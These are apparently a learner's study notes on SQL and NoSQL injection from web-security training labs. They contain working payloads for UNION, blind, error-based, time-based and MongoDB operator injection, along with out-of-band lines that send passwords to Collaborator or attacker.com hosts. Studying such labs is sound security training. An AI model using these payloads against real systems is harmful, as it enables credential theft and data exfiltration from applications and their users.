Injection
SQL Injection
Retrieving Hidden Data
Consider what query the application is ultimately running: SELECT * FROM products WHERE category = 'Gifts' AND released = 1
GET /filter?category=giftsbecomesGET /filter?category='+OR+1=1-- HTTP/2
Subverting Application Logic
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
but we can skip the password check by changing our user to admin'--, making the second apostrophe ourselves to end the query
SQL injection UNION attacks
SELECT a, b FROM table1 UNION SELECT c, d FROM table2
- If you know the other tables, you can pull additional data from one of them
- Requires:
- The individual queries must return the same number of columns (same with INTERSECT and EXCEPT)
- The data types in each column must be compatible between the individual queries (no text and images)
- Involves finding out:
- How many columns are being returned from the original query. How:
' ORDER BY 1--thenORDER BY 2--thenORDER BY 3--until you get an error or the wrong kind of response' UNION SELECT NULL--then' UNION SELECT NULL,NULL--etc until an error or other response- NULL is convertible to every data type. This technique might add an extra row of all
NULLs, but it might look the same as an incorrect number, meaning this doesn’t work. - Then check that the column data type is compatible with string
- Then you know the number of columns and which to use (
' UNION SELECT username, password FROM users--)
- NULL is convertible to every data type. This technique might add an extra row of all
- Which columns returned from the original query are of a suitable data type to hold the results from the injected query by checking ‘a’ in each column (assuming 4)
' UNION SELECT 'a',NULL,NULL,NULL--
- How many columns are being returned from the original query. How:
- Retrieving multiple values from a single column:
' UNION SELECT username || '~' || password FROM users--(This is only querying one column)- Where
||is a string concatenation operator on Oracle and~is used to differentiate
- Where
Information Gathering
SELECT table_name FROM information_schema.tables then
SELECT * FROM information_schema.columns WHERE table_name = '$tablename'
GET /filter?category=%27+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--- Then pick a table (‘users_urcpzb’)
GET /filter?category=%27+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_urcpzb'--- Then pick a column or two (in this case because two columns in query)
GET /filter?category=%27+UNION+SELECT+username_ktursq,+password_zhuttt+FROM+users_urcpzb--- Then read output of those columns
Blind SQLi
Application behaves differently based on whether the condition is true or false
- Such whether a cookie exists for a logged in user
- Example of password guessing:
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) > 'mxyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) > 'txyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's- May be
SUBSTRon some dbs
- May be
Example
TrackingId=xyz' AND '1'='1(xyz = cookie Value) - to verify difference between true and falseTrackingId=xyz' AND '1'='2- to compare (false)TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a= to confirm a user beginning withaTrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator')='a- to confirmadministratoruserTrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a- checks password is greater than 1- assume it goes to 20
TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a- checks that the first letter is aTrackingId=xyz' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='a- checks that the second letter is aCookie: TrackingId=7xoi8QZmDdgTeeS0' AND (SELECT SUBSTRING(password,$1,1) FROM users WHERE username='administrator')='$2- Use intruder to set payloads for $1 and $2
- Cluster bomb checks for each version of each payload
- Then filter for responses that match, “Welcome back” in this case
- Use intruder to set payloads for $1 and $2
Error-based SQL injection
You may be able to induce the application to return a specific error response based on the result of a boolean expression, and you may be able to trigger error messages that output the data returned by the query. This effectively turns otherwise blind SQL injection vulnerabilities into visible ones. For more information, see Extracting sensitive data via verbose SQL error messages.
- You can modify the query so that it causes a database error only if the condition is true. Very often, an unhandled error thrown by the database causes some difference in the application’s response, such as an error message. This enables you to infer the truth of the injected condition.
- Ex:
Cookie: TrackingId=7xoi8QZmDdgTeeS0' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a- the CASE expression evaluates to
awhich does not cause an error
- the CASE expression evaluates to
Cookie: TrackingId=7xoi8QZmDdgTeeS0' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a- it evaluates to
1/0, which causes a divide-by-zero error.
- it evaluates to
- The key is to then use that to determine whether the injected condition is true
Cookie: TrackingId=7xoi8QZmDdgTeeS0' AND (SELECT CASE WHEN (Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a- If the first letter of the password is
> m, then it evaluates to1/0which causes the error
- Ex2:
TrackingId=BswXnzkEYSSXEdIZ'= shows an errorTrackingId=BswXnzkEYSSXEdIZ''= doesn’t because the'is causing itTrackingId=BswXnzkEYSSXEdIZ'||(SELECT '')||'= doesn’t work because wrong dbTrackingId=BswXnzkEYSSXEdIZ'||(SELECT '' FROM dual)||'= does because it’s Oracle (and dual is a table in Oracle which requires a table name)- Now we need check invalid query using proper syntax
TrackingId=BswXnzkEYSSXEdIZ'||(SELECT '' FROM dual2)||'= this causes an errorTrackingId=BswXnzkEYSSXEdIZ'||(SELECT '' FROM users WHERE ROWNUM = 1)||'- This confirms that users is a table by not returning an error
TrackingId=BswXnzkEYSSXEdIZ'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'- This does cause an error but:
TrackingId=BswXnzkEYSSXEdIZ'||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'- This does not - This means that if the 1=1 is true, there is an error, but if 1=2 is false, then there is no error
TrackingId=BswXnzkEYSSXEdIZ'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'- Yes error means that the user does exist
TrackingId=BswXnzkEYSSXEdIZ'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'- Yes error means the password is greater than 1
- Goes to 20 in this case
TrackingId=BswXnzkEYSSXEdIZ'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'- SUBSTR because it’s Oracle, after than you can do the Intruder with the Cluster Bomb payloads
- use
CAST()to change data type such asCAST((SELECT example_column FROM example_table) AS int) - Ex3:
TrackingId=ogAZZfxtOKUELbuJ'- This checks to see an error, in this case closing the full SQL query
TrackingId=ogAZZfxtOKUELbuJ'--- This removes the error, suggesting the query is syntactically valid
TrackingId=ogAZZfxtOKUELbuJ' AND CAST((SELECT 1) AS int)--- This shows a different error, saying that the
ANDcondition must be boolean
- This shows a different error, saying that the
TrackingId=ogAZZfxtOKUELbuJ' AND 1=CAST((SELECT 1) AS int)--- Valid query. Because it had to be boolean, we now have a true/false half of the query.
TrackingId=' AND 1=CAST((SELECT username FROM users) AS int)--- This will show more than one row, causing an error
TrackingId=' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--- This will leak the first name in this error:
ERROR: invalid input syntax for type integer: "administrator"
- This will leak the first name in this error:
TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--- This will leak the password as an error
Blind SQL Injection with time delay
Like error based, but checking for time instead of error:
'; IF (1=2) WAITFOR DELAY '0:0:10'--
'; IF (1=1) WAITFOR DELAY '0:0:10'--
Ex: '; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:{delay}'--
Ex1:
TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--- This confirms delay (try 1=2 after that)
TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--- Confirms that the username ‘administrator’ exists
TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--- checks pw length
TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--- checks if letter a is the first character
- Cluster Bomb after this
Blind Out-of-band (OAST)
exploit the blind SQL injection vulnerability by triggering out-of-band network interactions to a system that you control, typically DNS bc networks often allow free egress of DNS queries Burp Collaborator
- best tool for out-of-band techniques
MSSQL - cause a DNS lookup on a specified domain
'; exec master..xp_dirtree '//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a'--- use Burp Collaborator to generate a unique subdomain and poll the Collaborator server to confirm any DNS lookups
- Ex: Modify the
TrackingIdcookie, changing it to a payload that will trigger an interaction with the Collaborator server. For example, you can combine SQL injection with basic XXE techniques as follows:TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//zruhjah5w4rhrfbh92d5tf21us0jogc5.oastify.com">+%25remote%3b]>'),'/l')+FROM+dual--
- Having confirmed a way to trigger out-of-band interactions, you can then use the out-of-band channel to exfiltrate data from the vulnerable application. For example:
'; declare @p varchar(1024);set @p=(SELECT password FROM users WHERE username='Administrator');exec('master..xp_dirtree "//'+@p+'.cwcsgt05ikji0n1f2qlzn5118sek29.burpcollaborator.net/a"')--- This reads the Administrator password and appends it as a collaborator subdomain
- Ex:
TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--- Concatenates the SQL query with the collaborator subdomain
Misc
Lab: SQL injection with filter bypass via XML encoding
`<stockCheck>
<productId>123</productId>
<storeId>999 SELECT * FROM information_schema.tables</storeId> </stockCheck>`
- Uses XML escape sequence to encode the s character in select for SQL queries
- Ex:
-
<?xml version="1.0" encoding="UTF-8"?>
    <stockCheck>
        <productId>
        1
        </productId>
        <storeId>
        1 <@dec_entities>
            UNION SELECT username || '~' || password FROM users WHERE username = 'administrator'
          </@dec_entities>
      </storeId>
  </stockCheck>
-
- dec-entities = Extensions > Hackvertor > Encode > dec_entities
MySQL
Version: SELECT @@version
On MySQL, the -- must by followed by a space, or you can use a #
MSSQL
Version: SELECT @@version
Oracle
Version: SELECT * FROM v$version
Built in tables: dual
Oracle database requires all SELECT statements to explicitly specify a table name.
PostrgeSQL
Version: SELECT version()
Labs
Lab: SQL injection attack, querying the database type and version on Oracle
- Determine the number of columns
'+order+by+3---> 500 error, so we have two
- Determine the data types of the columns
'+UNION+SELECT+'a',+'a'---> this doesn’t work because Oracle needs a FROM- So it needs
'+UNION+SELECT+'a',+'a'+FROM+dual--
- Version - check cheat sheet
SELECT banner FROM v$versionGET /filter?category=Accessories'+UNION+SELECT+banner,+'a'+FROM+v$version--
Lab: SQL injection attack, listing the database contents on Oracle
- Determine the number of columns
'+order+by+3---> 500 error, so we have two
- Determine the other table (we may not be in this table)
- Retrieve list of tables:
'+UNION+SELECT+table_name,NULL+FROM+all_tables-- - Looks like the able is USERS_FEQLHH
- Retrieve list of tables:
- Determine columns in table:
'+UNION+SELECT+table_name,NULL+FROM+USERS_FEQLHH--'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name+=+'USERS_FEQLHH'- This reveals
Email,USERNAME_MHBAKJ, andPASSWORD_DAFWKU
- Retrieve password of
administratoruser'+UNION+SELECT+PASSWORD_DAFWKU,USERNAME_MHBAKJ+FROM+USERS_FEQLHH+WHERE+USERNAME_MHBAKJ+=+'administrator'--- 4apz8o9cu1f77vf2rn12
- It also works to select all of the usernames and passwords with:
GET /filter?category=Pets'+UNION+SELECT+PASSWORD_DAFWKU,USERNAME_MHBAKJ+FROM+USERS_FEQLHH--
Blind SQL injection with time delays
I misunderstood the prompt for this I guess
You simply capture any request, note that there is a TrackingId cookie, and because it is used for a SQL query each time, you can append more query info to the cookie itself. It looks like:
TrackingId=x'||pg_sleep(10)--- Ideally I would have tried multiple types of sleep queries because I did not initially know it was PostgreSQL
THM Advanced Notes
In-Band Vs. Out-Of-Band SQL Injection
- In-band SQL Injection:
- Error-Based SQL Injection - try to get error messages from the machine
- Union-Based SQL Injection - combine the results of two or more SELECT statements into a single result
- Inferential (Blind) SQL Injection:
- Boolean-Based Blind SQL Injection - similar to error based but without the error messages
- Time-Based Blind SQL Injection - confirm whether the query worked by measuring the response time:
SELECT * FROM users WHERE id = 1; IF (1=1) WAITFOR DELAY '00:00:05'--
- Out-of-band SQL Injection - used when the attacker cannot use the same channel to launch the attack and gather results or when the server responses are unstable.
Second Order SQL Injection
Also known as stored SQL injection, exploits vulnerabilities where user-supplied input is saved and subsequently used in a different part of the application, possibly after some initial processing.
- Essentially this means that you may set the value of one part of the table such that when it is accessed later, it executes, but not when it is initially set. Example:
- Set SSN of a book to be
12345'; UPDATE books SET book_name = 'Hacked'; --because retrieving that book later might look something like:UPDATE books SET book_name = '$new_book_name', author = '$new_author' WHERE ssn = '123123';- Only instead it will be
UPDATE books SET book_name = '$new_book_name', author = '$new_author' WHERE ssn = '123123';UPDATE books SET book_name = 'Hacked'; -- - This adds a new query to the query issued by the server, so in addition to updating the book to the new book name, it will also update all of the other books to used the title
Hacked.
- Only instead it will be
- Set SSN of a book to be
Filter Evasion
Character Encoding
- URL Encoding
- Hexadecimal Encoding
- Unicode Encoding
Tip: Put it in the URL bar not the search field:
I.E.
http://10.10.171.107/encoding/search_books.php?book_name=Intro%20to%20PHP%27%20%7C%7C%201=1%20--+ - This decodes to
http://10.10.171.107/encoding/search_books.php?book_name=Intro%20to%20PHP%27%20%7C%7C%201=1%20--+
No-Quote SQL injection
- Using Numerical Values -
OR 1=1instead of' OR '1'='1 - Using SQL Comments:
admin--instead ofadmin'-- - Using CONCAT() Function -
CONCAT(0x61, 0x64, 0x6d, 0x69, 0x6e)constructs the string admin

No Spaces
-
SQL comments (
/**/) to replace spaces. For example, instead ofSELECT * FROM users WHERE name = 'admin', an attacker can useSELECT/**//*FROM/**/users/**/WHERE/**/name/**/='admin'. SQL comments can replace spaces in the query, allowing the payload to bypass filters that remove or block spaces. -
Tab (
\t) or newline (\n) characters as substitutes for spaces. Some filters might allow these characters, enabling the attacker to construct a query likeSELECT\t*\tFROM\tusers\tWHERE\tname\t=\t'admin'. This technique can bypass filters that specifically look for spaces. -
URL-encoded characters representing different types of whitespace, such as
%09(horizontal tab),%0A(line feed),%0C(form feed),%0D(carriage return), and%A0(non-breaking space). These characters can replace spaces in the payload.
Out of Band
MySQL and MariaDB -
SELECT sensitive_data FROM users INTO OUTFILE '/tmp/out.txt';
An attacker could then access this file via an SMB share or HTTP server running on the database server, thereby exfiltrating the data through an alternate channel.
Microsoft SQL Server (MSSQL)-
EXEC xp_cmdshell 'bcp "SELECT sensitive_data FROM users" queryout "\\10.10.58.187\logs\out.txt" -c -T';
Alternatively, OPENROWSET or BULK INSERT can be used to interact with external data sources, facilitating data exfiltration through OOB channels.
Oracle -
DECLARE
  req UTL_HTTP.REQ;
  resp UTL_HTTP.RESP;
BEGIN
  req := UTL_HTTP.BEGIN_REQUEST('http://attacker.com/exfiltrate?sensitive_data=' || sensitive_data);
  UTL_HTTP.GET_RESPONSE(req);
END;
HTTP Requests: SELECT http_post('http://kaliIP.com/exfiltrate', sensitive_data) FROM table;
SMB Exfiltration:
1'; SELECT @@version INTO OUTFILE '\\\\$KaliIP$\\logs\\out.txt'; --
Other Techniques
HTTP Header Injection
A malicious User-Agent header would look like User-Agent: ' OR 1=1; --. If the server includes the User-Agent header in an SQL query without sanitizing it, it can result in SQL injection.
Exploit Stored Procedures
This requires that you find a stored procedure without sanitizing the input.
XML and JSON Injection
Again, this requires that the application directly using the unsanitized inputs.
NoSQL Injection
Two types of NoSQL injection:
- Syntax injection - break query syntax, similar to regular SQL injection
- But NoSQl db’s use a variety of languages, syntax, and data structures
- Operator injection - occurs when you can use NoSQL operators to manipulate queries
Syntax Injection
- Systematically test by submitting fuzz string and special characters that trigger a db error
- If you know the API language, this can speed up
Ex: MongoDB
https://insecure-website.com/product/lookup?category=fizzy- Product collection in the MongoDB where
this.category == 'fizzy' - Ex strings for MongoDB
'"`{
;$Foo}
$Foo \xYZ
https://insecure-website.com/product/lookup?category='%22%60%7b%0d%0a%3b%24Foo%7d%0d%0a%24Foo%20%5cxYZ%00 - This is a URL example, so it’s URL-encoded, but NoSQL could also be JSON for example
- Test which character is interpreted as syntax
this.category == '''for'this.category == '\''for\
- After detecting a vuln, confirm whether you can influence boolean conditions
' && 0 && 'x=https://insecure-website.com/product/lookup?category=fizzy'+%26%26+0+%26%26+'x' && 1 && 'x=https://insecure-website.com/product/lookup?category=fizzy'+%26%26+1+%26%26+'x- The purpose of this is to hope that the false condition affects the query logic, but the true condition doesn’t
- Once you do this, attempt to override existing conditions to exploit the vulnerability
'||'1'=='1=https://insecure-website.com/product/lookup?category=fizzy%27%7c%7c%27%31%27%3d%3d%27%31
- which makes
this.category == 'fizzy'||'1'=='1' - because this is always true, the query should return all items - Can also add a null character after the category value which can eliminate additional conditions
- Ex:
this.releasedrestriction (this.category == 'fizzy' && this.released == 1) - Ex:
https://insecure-website.com/product/lookup?category=fizzy'%00- This removes the need for
this.releasedto be set to one, meaning that unreleased products can be shown
- This removes the need for
Task 1
https://0aab002e03f9280580d2212700930014.web-security-academy.net/filter?category=Giftsis linked- swap
Giftsout for'and notice the error - but
%27%2B%27('+') doesn’t get an error - so try to inject true and false conditions:
Gifts' && 0 && 'xGifts%27%20%26%26%200%20%26%26%20%27x
Gifts' && 1 && 'xGifts%27%20%26%26%201%20%26%26%20%27x
- In this case the former returns 0 but the latter returns gifts
- This means we can affect boolean
- So try
Gifts%27%7C%7C1%7C%7C%27(Gifts'||1||'), and it works
- swap
NoSQL Operator Injection
NoSQL databases often use query operators, which provide ways to specify conditions that data must meet to be included in the query result. Ex:
$where- Matches documents that satisfy a JavaScript expression.$ne- Matches all values that are not equal to a specified value.$in- Matches all of the values specified in an array.$regex- Selects documents where values match a specified regular expression.
JSON:
- Insert as nested objects. Ex:
{"username":"wiener"}becomes{"username":{"$ne":"invalid"}}
URL:
- insert query operators via URL parameters. Ex:
username=wienerbecomesusername[$ne]=invalid
- If this doesn’t work, you can try the following:
- Convert the request method from
GETtoPOST. - Change the
Content-Typeheader toapplication/json. - Add JSON to the message body.
- Inject query operators in the JSON.
- Convert the request method from
MongoDB
{"username":{"$in":["admin","administrator","superadmin"]},"password":{"$ne":""}}
Task 2
POST /login HTTP/2
Host: 0a6300e6034f222880c7f38f00b50061.web-security-academy.net
Cookie: session=m3CPDydWLZKvHr6RpXFlPxv7f1fariJ0
Content-Length: 59
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: */*
Origin: https://0a6300e6034f222880c7f38f00b50061.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a6300e6034f222880c7f38f00b50061.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"username":{
"$regex":"admin.*"},"password":{
"$ne":""}}
- Basically this didn’t work initially because the user is not
administrator, it’sadmingfva3k2p
Exploiting syntax injection to extract data
Some query operators or functions can run limited JavaScript code, such as:
- MongoDB’s
$whereoperator andmapReduce()
Consider a vulnerable application that allows users to look up usernames and displays their role:
https://insecure-website.com/user/lookup?username=admin
This results in the following NoSQL query of the users collection:
{"$where":"this.username == 'admin'"}
As the query uses the $where operator, you can attempt to inject JavaScript functions into this query so that it returns sensitive data. Ex:
admin' && this.password[0] == 'a' || 'a'=='b- This returns the first character of the user’s password string, enabling you to extract the password character by character.
JavaScript match() function to extract information.
- Ex - identify whether the password contains digits:
admin' && this.password.match(/\d/) || 'a'=='b
Identifying fields (MongoDB not as structured)
- Does the db contain a
passwordfield? https://insecure-website.com/user/lookup?username=admin'+%26%26+this.password!%3d'- (
https://insecure-website.com/user/lookup?username=admin' && this.password!=')
Task 3
yfcsoajg
- Right-click the
GET /user/lookup?user=wienerrequest from history and send to repeater - Submit a
'to show that user input is not sanitized correctly (causes an error) - But if you do something like
wiener'+', it does work, which indicates a form of server-side injection - Submit a false condition and then a true condition
- The purpose of this is to determine whether you can do anything else.
- Identify password length by
administrator' && this.password.length < 30 || 'a'=='b- I failed to do this, but it would have made repeater much faster because I could have run two payloads
- This will return the details for the
administratoruser because the password is less than 30 - Go down til you get to 8
administrator' && this.password[§0§]=='§a§to Intruder- Add
a-zon the first payload and0-7on the second
- Add
Exploiting NoSQL operator injection to extract data
Original query may not use operators, but you might be able to inject one
Where operator in MongoDB:
- Consider a app that accepts
{"username":"wiener","password":"peter"}in POST request{"username":"wiener","password":"peter", "$where":"0"}- should evaluate to false
{"username":"wiener","password":"peter", "$where":"1"}- should evaluate to true
- If there is a difference in responses then the
whereoperator is being evaluated
Extracting field names:
- If you have injected an operator that enables you to run JavaScript, you may be able to use the
keys()method to extract the name of data fields. - Ex:
"$where":"Object.keys(this)[0].match('^.{0}a.*')"- Inspects the first data field in the user object and returns the first character of the field name
- Allows you to name fields character by character
Extracting data using operators:
- Even if you can’t run JS, you may be able to extract other data
- Ex:
{"username":"myuser","password":"mypass"}- Can be
{"username":"admin","password":{"$regex":"^.*"}}- If you get a different response, the application may be vulnerable to extracting the password character by character using regex
{"username":"admin","password":{"$regex":"^a*"}}
Task 4
“Account locked: please reset your password” when attempting to use JS to enumerate ("password":{"$ne":"invalid"})
- But
{"username":"carlos","password":{"$ne":"invalid"}, "$where": "0"}returns “Invalid username and password” while {"username":"carlos","password":{"$ne":"invalid"}, "$where": "1"}returns account locked
- Update to
"$where":"Object.keys(this)[1].match('^.{}.*')"- This helps to returns fields for the user object
- Cluster bomb:
"$where":"Object.keys(this)[1].match('^.{§§}§§.*')"- First payload is numbers (of characters in the field)
- Second payload is
a-z,A-Z, and0-9
- This returns
usernameand subsequent attacks return password, email, and changePwd (Object.keys(this)[2]and so on)- changePwd is the password reset token we can use to reset the password to something we like
- Then
"$where":"this.changePwd.match('^.{§§}§§.*')"- We iterate again with payload position 1 being 0-15, and payload 2 being
0-9,a-z, andA-Z- could I have just done this with password?
- Apparently not
- This gives the changePwd token, which we can use on
reset-password
- We iterate again with payload position 1 being 0-15, and payload 2 being
GET /forgot-password?changePwd=TOKENVALUEtakes us to the reset password page, and we can just make a new one and login
Timing Delay
{"$where": "sleep(5000)"}
Ex which trigger delays when the first letter of the password is a:
admin'+function(x){var waitTill = new Date(new Date().getTime() + 5000);while((x.password[0]==="a") && waitTill > new Date()){};}(this)+'
admin'+function(x){if(x.password[0]==="a"){sleep(5000)};}(this)+'
MongoDB
The major exception between SQL and NoSQL is that the information isn’t stored on tables but rather in documents. Documents in MongoDB are stored in an associative array with an arbitrary number of fields. MongoDB allows you to group multiple documents with a similar function together in higher hierarchy structures called collections for organizational purposes. Collections are the equivalent of tables in relational databases. Multiple collections are finally grouped in databases (as with relational databases).
Querying the Database
With MongoDB, queries use a structured associative array that contains groups of criteria to be met to filter the information. These filters offer similar functionality to a WHERE clause in SQL and offer operators the ability to build complex queries if needed.
Ex: If we wanted to build a filter so that only the documents where the last_name is “Sandler” are retrieved, our filter would look like this:
**['last_name' => 'Sandler']** for entries with the last name Sandler
**['gender' => 'male', 'last_name' => 'Sandler']** for male entries with the last name Sandler
**['age' => ['$lt'=>'50']]** for entries with ages under 50
Operators here.
Injection
Two types:
- Syntax Injection - This is similar to SQL injection, where we have the ability to break out of the query and inject our own payload. The key difference to SQL injection is the syntax used to perform the injection attack.
- Operator Injection—Even if we can’t break out of the query, we could potentially inject a NoSQL query operator that manipulates the query’s behavior, allowing us to stage attacks such as authentication bypasses.
Operator Injection
Ex: The web application is making a query to MongoDB, using the “myapp” database and “login” collection, requesting any document that passes the filter ['username'=>$user, 'password'=>$pass], where both $user andpass are obtained directly from HTTP POST parameters. Let’s take a look at how we can leverage Operator Injection in order to bypass authentication.
If somehow we could send an array to the $user and $pass variables with the following content:
$user = ['$ne'=>'xxxx']$pass = ['$ne'=>'yyyy']
The resulting filter would end up looking like this:
**['username'=>['$ne'=>'xxxx'], 'password'=>['$ne'=>'yyyy']]**
We could trick the database into returning any document where the username isn’t equal to ‘xxxx,’ and the password isn’t equal to ‘yyyy’.

We can also try to cycle through users by starting with ['username'=>['$nin'=>['admin'] ], 'password'=>['$ne'=>'aweasdf']] and then adding users, like so: ['username'=>['$nin'=>['admin', 'user2'] ], 'password'=>['$ne'=>'aweasdf']]
Extracting Users’ Passwords
We can use regex for this. Example:

This response shows us failing with a 7 character password, but we can keep trying until we get them number of characters right. Then we can start to cycle through the characters themselves.

In this image we know that we have an admin user and a 5 character password beginning with c.
Syntax Injection
-
Try with
